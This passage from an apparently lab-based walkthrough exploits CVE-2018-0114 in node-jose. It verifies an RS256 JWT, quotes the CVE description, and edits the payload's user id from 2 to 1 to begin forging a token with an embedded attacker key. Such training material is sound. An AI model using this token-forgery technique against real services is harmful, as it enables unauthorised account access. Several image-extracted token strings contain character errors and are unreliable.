
Generating the public key used for verifying the JWT Token:

Command: node genPubKey.js



```
root@attackdefense:~#
root@attackdefense:~# node genPubKey.js
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAyFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74MOZ3BDXM655pwK6fQORfWAy1NNffq
NHwKegFEFROY2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZwOg
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnemMiYCOj
iOSR6PqZbd5eq2YNff25lTK/AHOt4xaHq4671bQMx0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
```

Copy the generated public key to https://jwt.io to verify the token.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT0FjNkNI
bXp6N19aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVp
M2U0ZS1ERG1kd1Exek91ZWFjQ3VuMERrWDFnTXRU
VFgzNmpSOENub0JSQlVUbU5zUTd6YUwzak1VNGlY
ZVlHdXk3V1BaX1RRRXVBTzFvZ1ZRdWRuMnpUWEVp
UWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdI
QmJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYz
V2J3WkpYUHpXY0RvRW5DTTRFd25xSmlLZVNweHZh
Q2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZD
X0hJdGRjYVozcGpJbUFqbzRqa2tlajZtVzNlWHF0
bURYMzl1WlV5dndCenJlTVdoNnVPdTlXMERNZEdC
YmZOTldjYVI1dFNaRUdHajJkaXZFOCIsImUiOiJB
UUFCIn19.eyJpZCI6MiwiaWF0IjoxNTc0ODQxMDY
wLCJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6C
CPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6oBDi
ZGqX7lZ4J4qDUTgvCs9Cw_F91TRqiT-
Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3wSv24
lkq_y1nfMEecVhaxSlRUxBtgpix6ZhGkk-
1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeA
MIC53UsY324sE00UTCGVqADvEelZdYqcMLa0cJQr
FALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp-
Ia79YoHBASMNNfI3QBGxUF5-
akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV
2t5Pg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1Nvl1IN6phLwBj5gLei3e4e-
DDmdwQ1zOueacCun0DkX1gMtTTX36jR8CnoBRBUTmNsQ7zaL3jIU4iXeYG
uy7WPZ_TQEuAO1ogVQudn2zTXEiQeh-
58tuPeTVpKmqZdS3Mpum3l72GHBbqggo_1h3cyvW4j3QM49YbV35aHV3Wb
wZJXPzWcDoEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC
_HItdcaZ3pjImAjo4jkkej6mW3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMd
GBbfNNWcaR5tSZEGGj2divE8",
    "e": "AQAB"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574841060,
  "exp": 1574927460
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  iOSR6PqZbd5eq2YNff25lTK/AHOt
  4xaHq4671bQMx0YFt801ZxpHm1Jk
  QYaPZ2K8
  TwIDAQAB
  -----END PUBLIC KEY-----,
  Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.
)
```


Signature Verified

The token was successfully verified using the supplied public key.

Step 6: Gathering information on CVE-2018-0114.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2018-0114 is provided.

Search for CVE-2018-0114.



About 31,900 results (0.33 seconds)


CVE-2018-0114 - NVD
https://nvd.nist.gov › vuln › detail › CVE-2018-0114
Jan 4, 2018 - Current Description. A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to ...

CVE-2018-0114 - CVE
https://cve.mitre.org › cgi-bin › cvename › name=CVE-2018-0114
Common Vulnerabilities and Exposures (CVE®) is a list of entries — each containing an identification ... MISC:https://github.com/zi0Black/POC-**CVE-2018-0114**.

Cisco Node-jose Library CVE-2018-0114 Remote ... - SecurityFocus
https://www.securityfocus.com › bid
Bugtraq ID: 102445. Class: Design Error. CVE: **CVE-2018-0114**. Remote: Yes. Local: No. Published: Jan 08 2018 12:00AM. Updated: Jan 08 2018 12:00AM.

CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114

Checking more information on the vulnerability at the CVE Mitre website.



CVE-ID	
CVE-2018-0114	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:102445
- URL:http://www.securityfocus.com/bid/102445
- CONFIRM:https://github.com/cisco/node-jose/blob/master/CHANGELOG.md
- CONFIRM:https://tools.cisco.com/security/center/viewAlert.x?alertId=56326
- EXPLOIT-DB:44324
- URL:https://www.exploit-db.com/exploits/44324/
- MISC:https://github.com/zi0Black/POC-CVE-2018-0114

As mentioned in the description:


“This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.”

The server in this scenario sends the token signed with RS256 algorithm containing the public key used for token verification. If the server is vulnerable to the mentioned vulnerability, then a token which contains attacker generated public key and is signed using the corresponding private key generated by the attacker would get accepted by the server.

Step 7: Creating a forged token.

Decode the token payload part using base64 utility:

Command: echo eyJpZCI6MiwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9 | base64 -d




```
root@attackdefense:~# echo eyJpZCI6MiwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5
Mjc0NjB9 | base64 -d
{"id":2,"iat":1574841060,"exp":1574927460}root@attackdefense:~#
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Modify the token payload using base64 utility and set id to 1.


Command: echo -n '{"id":1,"iat":1574841060,"exp":1574927460}' | base64



```
root@attackdefense:~# echo -n '{"id":1,"iat":1574841060,"exp":1574927460}'
| base64
eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9
root@attackdefense:~#
```

Modified Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyM
zQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT
0FjNkNIbXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVpM2U0ZS1ERG1kd1Exek91ZWFjQ
3VuMERrWDFnTXRUVFgzNmpSOENub0JSQlVUbU5zUTd6YUwzakIVNGlYZVlHdXk3V1BaX1
RRRXVBTzFvZ1ZRdWRuMnpUWEVpUWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdIQ
mJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYzV2J3WkpYUHpXY0RvRW5DTTRFd25xS
mlLZVNweHZhQ2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZDX0hJdGRjYVozcGpJ
bUFqbzRqa2tlajZtVzNlWHF0bURYMzI1WlV5dndCenJITVdoNnVPdTlXMERNZEdCYmZOTldjY
VI1dFNaRUdHajJkaXZFOCIsImUiOiJBUUFCIn19.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwL
CJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6CCPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST
6oBDiZGqX7IZ4J4qDUTgvCs9Cw_F91TRqiT-Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3
wSv24Ikq_y1nfMEecVhaxSIRUxBtgpix6ZhGkk-1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeA
MIC53UsY324sE00UTCGVqADvEeIZdYqcMLa0cJQrFALEKoLO8r7jyTrpbTnFkTQOZBUy7hxh
p-Ia79YoHBASMNNfI3QBGxUF5-akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV2t5Pg

Viewing the decoded token payload at https://jwt.io:


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT0FjNkNI
bXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVp
M2U0ZS1ERG1kd1Exek91ZWFjQ3VuMERrWDFnTXRU
VFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlY
ZVlHdXk3V1BaX1RRRXVBTzFvZ1ZRdWRuMnpUWEVp
UWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdI
QmJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYz
V2J3WkpYUHpXY0RvRW5DTTRFd25xSmlLZVNweHZh
Q2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZD
X0hJdGRjYVozcGpJbUFqbzRqa2tlajZtVzNlWHF0
bURYMzl1W1V5dndCenJlTVdoNnVPdTlXMERNZEdC
YmZOTldjYVI1dFNaRUdHajJkaXZFOCIsImUiOiJB
UUFCIn19.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDY
wLCJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6C
CPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6oBDi
ZGqX7lZ4J4qDUTgvCs9Cw_F91TRqiT-
Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3wSv24
lkq_y1nfMEecVhaxSlRUxBtgpix6ZhGkk-
1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeA
MIC53UsY324sE00UTCGVqADvEelZdYqcMLa0cJQr
FALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp-
Ia79YoHBASMNNfI3QBGxUF5-
akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV
2t5Pg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"ANQ3hoFoDxGQMhYOAc6CHmzz6_Z20hiP1Nvl1IN6phLwBj5gLei3e4e-
DDmdwQ1zOueacCun0DkX1gMtTTX36jR8CnoBRBUTmNsQ7zaL3jIU4iXeYG
uy7WPZ_TQEuAO1ogVQudn2zTXEiQeh-
58tuPeTVpKmqZdS3Mpum3l72GHBbqggo_1h3cyvW4j3QM49YbV35aHV3Wb
wZJXPzWcDoEnCM4EwnqJiKeSpxvaClxQ5nQo3h2WdnV03C5WuLWaBNhDfC
_HItdcaZ3pjImAjo4jkkej6mW3eXqtmDX39uZUyvwBzreMWh6uOu9W0DMd
GBbfNNWcaR5tSZEGGj2divE8",
    "e": "AQAB"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1574841060,
  "exp": 1574927460
}
```

